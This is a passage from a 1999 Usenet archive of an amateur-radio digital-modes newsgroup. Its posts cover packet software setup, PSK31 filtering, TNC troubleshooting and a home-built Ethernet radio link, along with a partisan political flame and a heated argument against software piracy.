line, will not bow to either of the other parties & if you
really piss him off you will get body slammed :-). I
actually see this as a start of political reform, Minnesota
is pretty conservative (& way overtaxed) & if MN voters are
pissed the rest of the country can't be far behind.
Mark
PS: to make this post on topic, bpsk has been lots of fun to
play with on receive, need tobuild some cables so I can try
it on tx on 2m over a long path when the band is dead.

Charles Brabham wrote:
>
> Glen Quarnstrom wrote in message <36b35a52.2935120@news.cyberhighway.net>...
> >"Steve Sampson" <ssampson@usa-site.net> wrote:
> >
> >>It's a sad fact that capitalism is not as popular with people as is
> >>socialism. Human instinct favors socialism. Just the other week
> >>the Ex-President of the United States outlined a new socialist agenda
> >>which favors spending all the surplus (which means there will be
> >>no surplus) instead of paying down the debt (5 trillion).
> >
> >You really have no clue what the word "socialism" means, do you?
> >
>
> Here's some general background info:
>
> Original from N5PVL to DEBATE@ALLUS
>
> Many of you appear to be confused about the two major political parties here
> in the U.S. -- Here's a short, accurate breakdown on them:
>
> DEMOCRATS:
>
> The democrats are like the Communists.. They want you to send your entire
> paycheck to Washington, so they can spend it for you. All wealth belongs to,
> and is distributed by the state. This is why Democrats are big on new taxes,
> and new social programs. If there's a problem, their first reaction is to
> throw money at it.
>
> (Your money)
>
> Despite all evidence to the contrary, they believe the state knows better

> how
> to use your money than you do.
> Though they claim to be looking out for our rights, they constantly try to
> take away our right to keep and bear arms, and in a wider sense, our basic
> right to exercise self-determination.
>
> REPULICANS:
>
> The republicans are like the Nazis.. They want to come into your bedroom
> (uninvited) and stand over you with a club while they criticize your morals.
> All moral and political issues are judged and enforced by the state. This is
> why republicans are big on new prisons, new laws, and more "powers" for the
> police (state). If there's a problem, their first reaction is to dilute
> rights and freedoms in favor of "increased security".
>
> (Your rights and freedoms)
>
> Despite all evidence to the contrary, they believe the state knows better
> how
> to run your life than you do.
> Though they claim to be looking out for our rights, they constantly try to
> take away our right to privacy, due process, and property.
>
> OVERVIEW:
>
> Neither one of these groups should ever be allowed much power. The best news
> we have about them is that they constantly bicker and work at
> cross-purposes.
> The art of politics in the USA is to keep the Democrats and Republicans at
> each other's throats, never letting one side or the other really get the
> upper
> hand.
>
> In a really good year, the two groups fight entertainingly while canceling
> out each other's efforts so that over-all, nothing is done whatsoever.
>
> There is a rapidly mounting body of evidence which suggests that the less
> the
> government gets accomplished in a given period of time, the better off we
> all
> are.
>
> In this light, it is easy to appreciate the simple elegance and
> effectiveness
> of our two-party political system in the USA.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

559. Re: Where can i find Winpacket (ver 6.40)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <Hc9MJLAkB6s2EwAo@peaksys.demon.co.uk>
Source record: 19961

In article <78uvol$ct441@www1.siast.sk.ca>, Janseghers Erik
<erik.janseghers@skynet.be> writes
> Hello 73's dear Om
> Does anybody have a idea where a can download Winpacket 6.40 ?

If you go to my home page (see my sig), you will find links to several
sites for downloading V6.40 and also for the V6.42 upgrade.

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

560. xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Per Flitt <flitt@home.se>
Message-ID: <nGXs2.1294$d4.2500@nntpserver.swip.net>
Source record: 19962

Howdy,

I've been trying to set up a J/TNos station but I've run into various problems.

First, the only TNOS documentation I've seen concerns v1.0 and the version I've downloaded is v2.30. It came with a bunch of files containing what had been fixed since the previous versions but I don't want to waste time by tracing which bug fixes/changes have effect under the current version. I've tried to locate a more up-to-date user documentation but have failed to find any.
Does anyone have any ideas as to where to find documentation ?

Second, I tried setting up JNOS. I did get it up and running after a few days but I failed to find a compiled version containing what I'm looking for.
I'd like to set up an old 486 to collect all my mail and I'd like it to contain ppp/smtp/dialer AND the usual netrom etc.
I found a 1.11x7 that contained all of those but I got "too many sessions" error messages no matter what I did with it (didn't get those when using another exe-file).

Could anyone point me in the right direction and tell me where I could find the proper documentation, installation instructions and perhaps a nice compiled xNOS exe-file ?

73's de sm0rwo/per

561. Re: pcr1000 program (advise needed from a swedish speaker)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Per Flitt <flitt@home.se>
Message-ID: <9OXs2.1298$d4.2495@nntpserver.swip.net>
Source record: 19963

>swedish could someone who understands the language please look at the site
>and tell me the price if possible in pounds.

Strange, there's no price for the full version either on that page nor in
the
pricelist. A demo CD is 40 kr (approx 3 pounds) but I can't find a price
for the full version. If you mail them I'm sure they'll tell you right away.

73's de Per (sm0rwo)

562. Re: pcr1000 program (advise needed from a swedish speaker)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Per Flitt <flitt@home.se>
Message-ID: <0RXs2.1301$d4.2393@nntpserver.swip.net>
Source record: 19964

>it looks an excellent program but unfortunately I do not understand
>swedish could someone who understands the language please look at the site
>and tell me the price if possible in pounds.

Oops, found it now. It's 2200 skr. That's approx 169 pounds.

73's (again) /Per

563. HP200LX - BAYCOM - JNOS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <25782.sv1uy@nest.sv1uy.ampr.org>
Source record: 19965

Hello all,

Is anybody out there using an HP200LX (I believe in DOUBLE SPEED) to
run JNOS with a BAYCOM MODEM?

I know that with a BAYCOM modem you can work AX25 packet using the BAYCOM
program or something similar but I am interested in operating plain AX25.
I am interested in operating JNOS with HP200LX.

Any info on this would be much appreciated.

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
http://gw.ppc.gr/~sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!
---

564. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <791qt8$esm@enews2.newsguy.com>
Source record: 19966

Steve Sampson wrote in message <7%Ps2.401$L5.7412@news.goodnet.com>...
>Charles Brabham wrote
>>REPULICANS:
>>
>>The republicans are like the Nazis.. They want to come into your bedroom
>>(uninvited) and stand over you with a club while they criticize your
>morals.
>
>
>No. Republicans want you to *not* perform sodomy with every prostitute that
>happens to come over to the White House.
>snip cigar story".<

First you say "No", then you go on to make a statement that supports what
you just said "No" to...

Hmmmm...

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

565. Pacterm '98 and PkTerm '99 Release 1.2 on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Rick Ruhl <ricker_msn@msn.com>
Message-ID: <uhKRHZTT#GA.329@upnetnews03>
Source record: 19967

The 1.2 release versions of Pacterm '98 and PKTerm '99 are now on the web at
http://www.cssincorp.com. This 1.2 release is free for current owners of
the product, and is only $79.95 for new purchases.

Pacterm '98 is available for purchase through Kantronics.
http://www.kantronics.com

PkTerm '99 is available for purchase through Timewave Technology.
http://www.timewave.com.

See both of these versions and a preview of MultiComm '99 for MFJ TNC's at
the Miami Hamfest!

566. Re: xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7b9g4a.cg6.nielsen@bob.localnet>
Source record: 19968

On Sun, 31 Jan 1999 13:04:53 +0100, Per Flitt <flitt@home.se> wrote:
>Howdy,
>
>I've been trying to set up a J/TNos station but I've run into various
>problems.
>
>First, the only TNOS documentation I've seen concerns v1.0 and
>the version I've downloaded is v2.30. It came with a bunch of files
>containing what had been fixed since the previous versions but
>I don't want to waste time by tracing which bug fixes/changes have
>effect under the current version. I've tried to locate a more up-to-date
>user documentation but have failed to find any.
>Does anyone have any ideas as to where to find documentation ?
>
>Second, I tried setting up JNOS. I did get it up and running after a
>few days but I failed to find a compiled version containing what I'm
>looking for.
>I'd like to set up an old 486 to collect all my mail and I'd like it to
>contain ppp/smtp/dialer AND the usual netrom etc.
>I found a 1.11x7 that contained all of those but I got "too many
>sessions" error messages no matter what I did with it (didn't get
>those when using another exe-file).
>
>Could anyone point me in the right direction and tell me where I
>could find the proper documentation, installation instructions and
>perhaps a nice compiled xNOS exe-file ?

ftp://pc.usl.edu/pub/ham/jnos111c/jnos111c.exe
ftp://pc.usl.edu/pub/ham/jnos111c/docs111c.zip

Bob, w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

567. Re: xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7b9gdi.cg6.nielsen@bob.localnet>
Source record: 19969

On Sun, 31 Jan 1999 13:04:53 +0100, Per Flitt <flitt@home.se> wrote:
>Howdy,
>
>I've been trying to set up a J/TNos station but I've run into various
>problems.
>
>First, the only TNOS documentation I've seen concerns v1.0 and
>the version I've downloaded is v2.30. It came with a bunch of files
>containing what had been fixed since the previous versions but
>I don't want to waste time by tracing which bug fixes/changes have
>effect under the current version. I've tried to locate a more up-to-date
>user documentation but have failed to find any.
>Does anyone have any ideas as to where to find documentation ?
>
>Second, I tried setting up JNOS. I did get it up and running after a
>few days but I failed to find a compiled version containing what I'm
>looking for.
>I'd like to set up an old 486 to collect all my mail and I'd like it to
>contain ppp/smtp/dialer AND the usual netrom etc.
>I found a 1.11x7 that contained all of those but I got "too many
>sessions" error messages no matter what I did with it (didn't get
>those when using another exe-file).
>
>Could anyone point me in the right direction and tell me where I
>could find the proper documentation, installation instructions and
>perhaps a nice compiled xNOS exe-file ?

ftp://pc.usl.edu/pub/ham/jnos111c/jnos111c.exe
ftp://pc.usl.edu/pub/ham/jnos111c/docs111c.zip

Bob, w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

568. FBB 7.0 g for DOS & BPQ

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: David Wolf <wo5h@email.msn.com>
Message-ID: <OirX6mWT#GA.154@upnetnews03>
Source record: 19970

Just upgraded from FBB 5.15c to 7.0 g. Pretty painless with the install program included.
Things seem to work okay except one item noted:

If I close FBB (leaving BPQ running) to edit something, when I do a soft boot and attempt to gateway (F2 + G command), when I make a connect attempt through one of the ports, the transmitter hangs. Does not happen when I do a hard boot.
This is behavior I did not see in 5.15c or before. Suspect something is not set right (or software bug) affecting exchange between FBB and BPQ with the new version. Any thoughts?

Setup: Couple of DRSI cards, stand-alone DRSI TNC on a serial port, external phone modem, 486 DX2-50 clone.

73, Dave WO5H

569. Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B4DF83.CCFE5DF2@NOSPAMworldnet.att.net>
Source record: 19971

Been having a lot of fun with PSK31...

But, can anyone tell me why I don't seem to be able to use my 500 Hz IF filter for this mode? I _can_ select it successfully (using the trick with Icom radios of 'lying' to the radio and telling it I have installed an SSB filter, which then lets you select a 500 Hz filter on LSB/USB). When I tune in a PSK station, however, while I can copy fine on USB with the standard filter (2.4 kHz, I believe), I cannot copy the PSK signal with the 500 hz filter switched in. I can narrow down the passband as much as I want with the dual passband tuning control (the radio is an IC-746, FWIW...) as much as I want and can still copy the PSK signal with no problem, but not with the 500 Hz filter. Nothing wrong with the filter itself, it works great for CW/RTTY/Pactor. Since PSK occupies a bandwidth of 50 Hz or less, it would seem that a 500 Hz filter wouldn't be a problem...

And yes, the DSP filtering in the program works great, it takes some mighty strong and mighty close QRM to cause a problem even with the wide IF filter, but it would be nice to be able to narrow down the passband to keep the garbage (as I now refer to Pactor/RTTY :-) out of the AGC...

And ideas, only thing I can think of is a level problem between the radio and PC with the narrow filter switched in but that doesn't seem to be the problem...

Thanks -

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a personal reply. I apologize for the inconvenience.)

570. winpack+soublaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: dominique <f5pey@club-internet.fr>
Message-ID: <36B4DE65.6A436959@club-internet.fr>
Source record: 19972

Bonsoir qui utilise si possible winpack et la carte sons comme modem
(je pense via flexnet)
Merï¿½i d'avance
f5pey@club-internet.fr
who utilis winpack and soublaster whith flexnet!!!

571. Re: Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36B4F1FA.BC087622@erols.com>
Source record: 19973

The 500 Hz isn't a problem. You probably don't have your software rx and tx frequency set to the center of the filter passband. You need to figure out how far from the dial frequency the filter is located in USB. In my case, the center is 1500 Hz so I set the Rx and Tx frequency on the software to 1500 Hz. The 500 Hz filter works great, making the waterfall easier to tune and keeping close-in QRM from pumping the receiver AGC.

Seth Miller wrote:

> Been having a lot of fun with PSK31...
>
> But, can anyone tell me why I don't seem to be able to use my 500 Hz IF
> filter for this mode? I _can_ select it successfully (using the trick
> with Icom radios of 'lying' to the radio and telling it I have installed
> an SSB filter, which then lets you select a 500 Hz filter on LSB/USB).
> When I tune in a PSK station, however, while I can copy fine on USB with
> the standard filter (2.4 kHz, I believe), I cannot copy the PSK signal
> with the 500 hz filter switched in. I can narrow down the passband as
> much as I want with the dual passband tuning control (the radio is an
> IC-746, FWIW...) as much as I want and can still copy the PSK signal
> with no problem, but not with the 500 Hz filter. Nothing wrong with the
> filter itself, it works great for CW/RTTY/Pactor. Since PSK occupies a
> bandwidth of 50 Hz or less, it would seem that a 500 Hz filter wouldn't
> be a problem...
>
> And yes, the DSP filtering in the program works great, it takes some
> mighty strong and mighty close QRM to cause a problem even with the wide
> IF filter, but it would be nice to be able to narrow down the passband
> to keep the garbage (as I now refer to Pactor/RTTY :-) out of the
> AGC...
>
> And ideas, only thing I can think of is a level problem between the
> radio and PC with the narrow filter switched in but that doesn't seem to
> be the problem...
>
> Thanks -
>
> - Seth N6BMB
>
> (Please remove the 'NOSPAM' text from the above address to send a
> personal reply. I apologize for the inconvenience.)

572. HELP PLEASE!! XPwin Not Boot with PK232mbx !!!!!!!!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: James Nipper <jnipper@southeast.net>
Message-ID: <36B4FEA6.7070@southeast.net>
Source record: 19974

I have used a PK232mbx for many years. Six months ago, my tnc got
torched by a surge, and I just acquired another one, and have wired it
up to my Yaesu 1000MP.

I am trying out the XPware for Windows (XPwin). I can't get it to
fully "talk" with the tnc. It goes through an autobaud routine,
obviously searching for the proper baud rate. It will "read" the
correct tnc type, then read the firmware version, but it never seems to
settle down on the correct baud rate.

My XPwin Program settings are Baud Rate 9600 / Parity None / Stop
Bits 1 /
Data Bits 8/ Com Port 1.

The XPwin software acts like the tnc is not there. It attempts the
Autobaud routine,
but skips the 9600 baud rate where it should lock in. In fact, it keeps
polling, and
when it shows a baud rate of 444 (yes, 444), it then tries to "see" the
rom
date, it just sets there, and then the program freezes up. This
sequence is the same
whether or not my tnc is even turned on, so I know for a fact that the
software is not
talking to the tnc.

I have been able to boot up my tnc with a Commodore 64 and Compakratt
64, and it
works fine, so I assume from this that the PK232mbx is fine. I can
only imagine
that I have trouble with either the software or with my PC. Yet, it is
hard to believe
that either of them are defective. I have no idea how to check my com
ports. I did
install a new serial cable from the tnc to the pc com port, but that did
not help.

I took the battery jumper off the tnc for a fews mins, hoping it would
"reset"
any old parameters, and put the jumper back on, but no help. I again
reset and
verified the baud rate of 9600.

Can anyone PLEASE help me ?? I will appreciate any response. I am
VERY ANXIOUS to get back on pactor!!!!!!

Again, thanks for any help... 73 de Jim K4PYT

573. APRS & Digi Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: AJS <74221.2305@CompuServe.COM>
Message-ID: <ughPqHZT#GA.328@nih2naab.prod2.compuserve.com>
Source record: 19975

I am trying to understand the digipeating of APRS. I have tried to do a test by sending a packet via WIDE and also through a particular station to see if my signal is digipeated. I am using a terminal program to attempt to see the digipeated packets. This test does not work with the 2 APRS stations that are somewhat local. The test does work with local BBS's. Is my problem that I am out of range of the APRS stations or is there someting wrong with my digipeat settings. Also, if I find a station to digipeat through, should my path be APRS via that station? If anyone would like to share their knowledge of the principles behind the APRS digipeating it would be appreciated.

AJ KT4KM

574. Re: Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Joe <k7joe@yahoo.com>
Message-ID: <36B53705.2B4F1D3B@yahoo.com>
Source record: 19976
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

are you sure the SG switch is not in the wrong position on the back
panel? This is used when installing new finals for neutralization.
If someone forgot to put the switch back to the proper position,
this would be a symptom.
Joe K7JOE

Gregory T Miller wrote:
>
> Hello all!
> Our ARC on campus, WA2NPQ, has a Kenwood TS-820S in great shape -
> except we can't get it to transmit! When trying to tune-up, we get proper
> plate idling current, but when it comes to Drive tuning and Plate tuning,
> we can't get an ALC reading on the meter. The manual says to turn the CAR
> control up 'till an ALC reading is obtained, but that isn't working for
> us. The rig has a new set of finals and I've gone through and checked for
> loose solder joints/board connectors, but I can't find any openly-obvious
> problem. We'd really like to get the rig working as we just put up a G5RV
> on the tallest bldg. on campus (we're itching to get talking!) If anyone
> can help us out (ie. previous 820S owners, other insightful persons,
> etc.), please reply to this account.
>
> Thanks and 73,
>
> - Greg (gtmiller@buffalo.edu)
>
> --
> Greg Miller, EE student - Univ. at Buffalo, BIG Elvis Costello fan!
> Hammonds: 2 M-3's, L-122A Leslies: 45
> Rhodes: Mark I (73 key) Gibson: G101 combo organ

575. pc dsp?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Simon <simon.zencom@cwcom.net>
Message-ID: <794uqeven3@news7.svr.pol.co.uk>
Source record: 19896

does anyone know of a dsp program to work with a pc via the soundcard?
thanks simon g0zen

576. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B5FD97.217E@pop.removethistomailme.net>
Source record: 19897
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

```
Dana H. Myers K6JQ wrote:
>
> In article <36b331d0.6977139@newshost>,
> allan.herriman.hates.spam@fujitsu.com.au (Allan Herriman) wrote:
> > On Thu, 28 Jan 1999 17:45:03 -0800, John Miles
> > <jmiles@pop.removethistomailme.net> wrote:
> > > [snip]
> > >I agree that the "better" way is to get a couple of actual Ethernet
> > >bridges and connect them with a commercial radio link, but considering
> > >that all I am trying to do is learn a little about high-speed data
> > >transmission and play a decent game of Quake, I don't think I can
> > >justify the $6K-$15K budget that the commercial solutions demand. This
> > >is strictly for personal amusement and telecommuting rather than any
> > >type of mission-critical commercial application.
> > > [snip]
> >
> > Hi John,
> >
> > The "better" way doesn't have to involve that sort of cost...
> >
> > You can build routers out of old '486 PCs and some free software (*).
> > (You might have to pay to get some serial I/O cards capable of
> > manchester or NRZI for the wan ports. Perhaps even DS1.)
> > Once you have a serial stream you can use the same sort of FSK modem
> > you originally intended to use, but now at a manageable baud rate.
>
> Unless you're using one with an integrated transceiver, Ethernet
> controllers are externally clocked, and can be clocked at rates
> other than 10Mbps (such as 2Mbps). Some of the controllers will
> even allow you turn off the Manchester encoder, which is ideal.
> The Intel 82586, still commonly found on older Ethernet cards
> (perhaps you can pick a few up at a swap meet or computer store
> used bin), is a fully-featured serial data engine (though writing
> drivers for it is not for the faint of heart).
>
> In other words, you can probably scrounge an Ethernet card which
> makes a perfectly fine serial data engine.
>
> Dana K6JQ
> Dana@Source.Net
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
```

Possibly so, but one of my requirements is that this project just act like a "virtual 10BaseT cable", with no fiddling around with Ethernet hardware, drivers, or clock rates at either end. It is hard to live with 2 Mbps when you're used to 10 -- this will be used for file sharing and streaming on the LAN as well as Internet access. Messing with the clock rates, disabling Manchester coding, or adapting the design for specific NICs or routers renders the whole thing less general and consequently, less useful. This is 1999, after all -- it is about time someone came up with a truly general-purpose, idiot-proof 10-megabit radio link for modern LAN hardware. :-)

This weekend I successfully ran half of a 10BaseT link through an MC13155, modulating an 800 MHz VCO with an MC10116 line driver and recovering the data at the other end, after downmixing, with another MC10116. It worked the first time, with an almost-randomly-chosen voltage divider determining the deviation at the VCO. Haven't had much time to play with it since, but it appears that it will be straightforward to determine some reasonable transmission parameters empirically.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
---

577. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <794voj$7s5@enews2.newsguy.com>
Source record: 19898

Jim (N8XYN) wrote in message <794r4f$ihc@bgtnsc02.worldnet.att.net>...
>Have you maybe got a few copied video tapes or maybe a cassette coppied
from
>cd or "God forbid" a CD coppied from CD? I had a friend once that ran a
bbs
>"Back in the old days" and put it like this "If someone cracks my bbs thats
>my fault". You see REAL protection is hard to beat. Now do you own ANY of
>the above mentioned items you PIRATE you! Bet you do!

As a matter of fact I don't, scumbag.

Only a scumbag would defend the practice of pirating software.

Do the world a favor, and take a long walk off of a short pier.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

>
>
>Charles Brabham <n5pvl@texoma.net> wrote in message
>news:78uohe$gdt@enews3.newsguy.com...
>>>>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>>>>From: qwasty@hotmail.com
>>>>Date: 1/25/99 10:22 AM EST
>>>>Message-id: <78i278mqr1@nnrp1.dejanews.com>
>>
>>
>>Here's what your sort of ignorance brings on, you stupid bastard.
>>
>>--
-
>-
>>----
>>
>> quoted from: ARRL Letter vol 18, No. 5 1-29-99
>>
>>* K6STI goes out of software business: Ham radio software developer Brian
>>Beezley, K6STI, has gone out of business. Beezley says he's dropping
>>distribution and further software development as a result of the piracy of
>>his RITTY radioteletype program. He says an overseas ham broke the copy
>>protection on a demo version of his program and posted the pirated version
>>on the Internet. That prompted him to discontinue selling software
>>altogether, he said. "I've just had enough of it. I'm really quite
>disgusted

>>and bitter," Beezley remarked. "I hate being stolen from." He said his
>>software business was his main source of income, and he's not sure what
>>he'll do next. Dick Stevens, N1RCT, who runs the "All Things RTTY" Web
site
>>(http://www.megalink.net/~n1rct/) called it "a sad day." He has pulled all
>>versions of RITTY from his site. Beezley said he'll sell RITTY "if
somebody
>>wants it" but he has no plans to offer support or further program
>>enhancements. He also had developed five antenna programs, including the
>>Yagi-optimizing program YO. Beezley remains available only via the USPS at
>>3532 Linda Vista Dr, San Marcos, CA 92069. He no longer has e-mail
service.
>>
>>----------- end of quote --------------------------
>>
>>73 DE Charles Brabham,
>>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>http://www.texoma.net/~n5pvl
>>
>>
>>
>
>

578. Help for Macintoshuser with GR-DVX2 camera

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Greg <gregodho@skynet.be>
Message-ID: <36B612E6.AF03EDA0@skynet.be>
Source record: 19899

Hello,
I have a digital camera GR-DVX2 with a dock station GV-DS2E.
Can somebody tell me if I can send the digital information of my camera
to my Mac and how ?
There are programs available for PC but not for Mac, but I intend to buy
a
RADIUS card with the program DV Editing from Radius.
Please call me : E-mail: gregory.dhoe@skynet.be

Thanks. Greg

579. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B61583.FE0@pop.removethistomailme.net>
Source record: 19900
Cross-posted to: sci.electronics.design,rec.radio.amateur.homebrew,rec.radio.amateur.digital.misc

(sorry for the dupe post, I was trying to restore my original crossposts
so other participants could continue to see the thread, and screwed up
on the newsgroup name separators....)

Gavin Melville wrote:
>
> <snip>

Just found your reply in DejaNews, I guess I missed it in
rec.radio.amateur.digital.misc (or it didn't end up being crossposted
there?)

>>I am just planning to run this link across a ~150-foot parking lot with
>>a couple of K-band Gunnplexers, so I am not horribly concerned about
>>total occupied bandwidth as long as it turns out to be within the
>>13155's limits. I am, however, concerned with the fact that I don't
>>know, and can't seem to find in any textbooks, the theory behind how
>>much frequency deviation should be used for FSK and what the tradeoffs
>>are.
>When the deviation equals the bit rate it is called MSK and gets
>rapidly harder to demodulate. Keep in mind that 10 Mb ethernet uses
>Manchester encoding and the highest frequency involved is 20 Mb ie.
>each bit cell involves a central transition and is either 10 or 01.
>In Practice the deviation should be at least 30 Mhz DC shift -- of
>course the Ethernet needs serious pulse shaping to keep the bandwidth
>under control.

Hmm. What do you mean by "30 MHz DC shift" -- 15 MHz either side of
center for the positive and negative peaks? So, by Carson's rule it
would suggest that the occupied bandwidth for 10-megabit Manchester with
2X frequency headroom would be 2*(15+20) =~ 70 MHz?

>I worked on a low cost short haul 10GHz system a few years back and it
>certainly is not all fun.
>
>1. The 13155 seems to work OK -- I shifted to a new job before
>running extensive tests but it did go..

I got it working the other night, modulating an 800 MHz VCO with one
side of the 10BaseT link and recovering it after downmixing. I was able
to send packets from one machine to the other with no problem, deviating
only about +/- 3-4 MHz to either side of center. (Basically my first
guess worked, it doesn't seem critical).

>2. The filter before the 13155 is a real bitch -- flat, good phase
>response for 30 Mhz, run at 70 Mhz or so. It was easier to move up
>to 135 MHz and do the filter up there. Too wide for a helical, and LC
>filters are too messy. Stripline filters are too big and lossy.
>This filter is critical to the noise performance of the whole system
>-- the best results were from a LC highpass followed by a buffer,
>followed by a low pass, but in the end you have to tolerate some
>excess bandwidth.

Now that is interesting. I would have expected the phase response of any filters in the system to be critical, as you suggest. I did not use any filtering at all in my quick-and-dirty test with the 13155, but I did try inserting a cheap Mini-Circuits 20 MHz LPF in my 10BaseT interface test bed (basically, between two MC10116 line drivers at either end), and the data got through it just fine. I measured the phase shift of that filter at 45 degrees at around 7 MHz in a 50-ohm system, so I don't actually understand how it could possibly have worked. The link even continued to work normally when I cascaded two of these filters in series! That must have caused the phase shift of the leading 10-MHz burst in each packet to exceed 90 degrees, but it didn't seem to bother anything at all.

I have ordered a couple more Mini-Circuits filters, low-pass at 200 MHz and high-pass at 100 MHz, to put in front of the 13155. My guess was that these would be sufficient, operating at a center frequency of 150 MHz. The highpass->buffer->lowpass scheme is identical to N6GN's, and I was planning to stick with it.

>3. Consider changing the data to another modulation eg back to NRZ
>can be done with a few gates and flip flops -- halves the bandwidth.

That might work, but wouldn't it do bad things to the initial 10-MHz clock-sync(?) burst? (Not that my 20 MHz filter *wasn't* doing bad things to that burst...)

>. Get the pulse shaping correct first -- ethernet drivers have FAST
>ansition times -- after all they drive long cables.

The MC10116 line drivers used by Glenn's initial 2 Mbps project seem to work well at 10. I'm using MCL T1-1 broadband transformers for isolation between the 10116s and the 10BaseT jacks.

>. Remember that one direction with a GunnPlexor will be inverted.

True, but I was also surprised to note that at least with the two 3Com EtherLink III cards in my test machines, the polarity isn't important. The cards seem to recognize and compensate for polarity inversions. That does make the testing easier, as it eliminates a potential way to screw things up, but I wonder if it is true of all 10BaseT cards in general or just the model I happen to be working with?

>. The 13155 is not the only way to go -- some of the RF
>discriminator IC's used for earlier satellite TV work well try Mitel
>for the RF discriminators from GEC Plessy. I forget the part number

>but I can look it up.

I'm pretty happy so far with the 13155. My initial test was conducted at a center frequency of 90 MHz, but it should be fine at 150 as well according to the data sheets, and you couldn't ask for a simpler circuit.

>If I can help further email me...

Thanks -- any clues I can get will help. :-) Would rather keep the thread on the newsgroups if possible, though, as email doesn't show up for posterity's benefit in dejanews.

>PS : You can phase lock a Gunn device cheaply using Fujitsu or NEC
>dividers that work at 14GHz -- let me know if you are interested in
>the circuit.

I'm expecting I can just AFC the tuning port with a low-pass filter off the differential output of the MC13155. There'll be an opamp on those lines anyway to drive a tuning meter. One nice thing about a single-conversion design (as opposed to N6GN's) is that AFC needs to happen only at one end of the link!

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
---

580. radiocom 3 or 3.5 wtd

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: les <les@norton1952.freeserve.co.uk>
Message-ID: <7955ju$4j7$1@news7.svr.pol.co.uk>
Source record: 19901

I am looking for a program by bonito version 3 or 3.5 called radiocom
if a copy is available please email les@norton1952.freeserve.co.uk

581. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36B67C4F.43C8@cats-net.com>
Source record: 19902
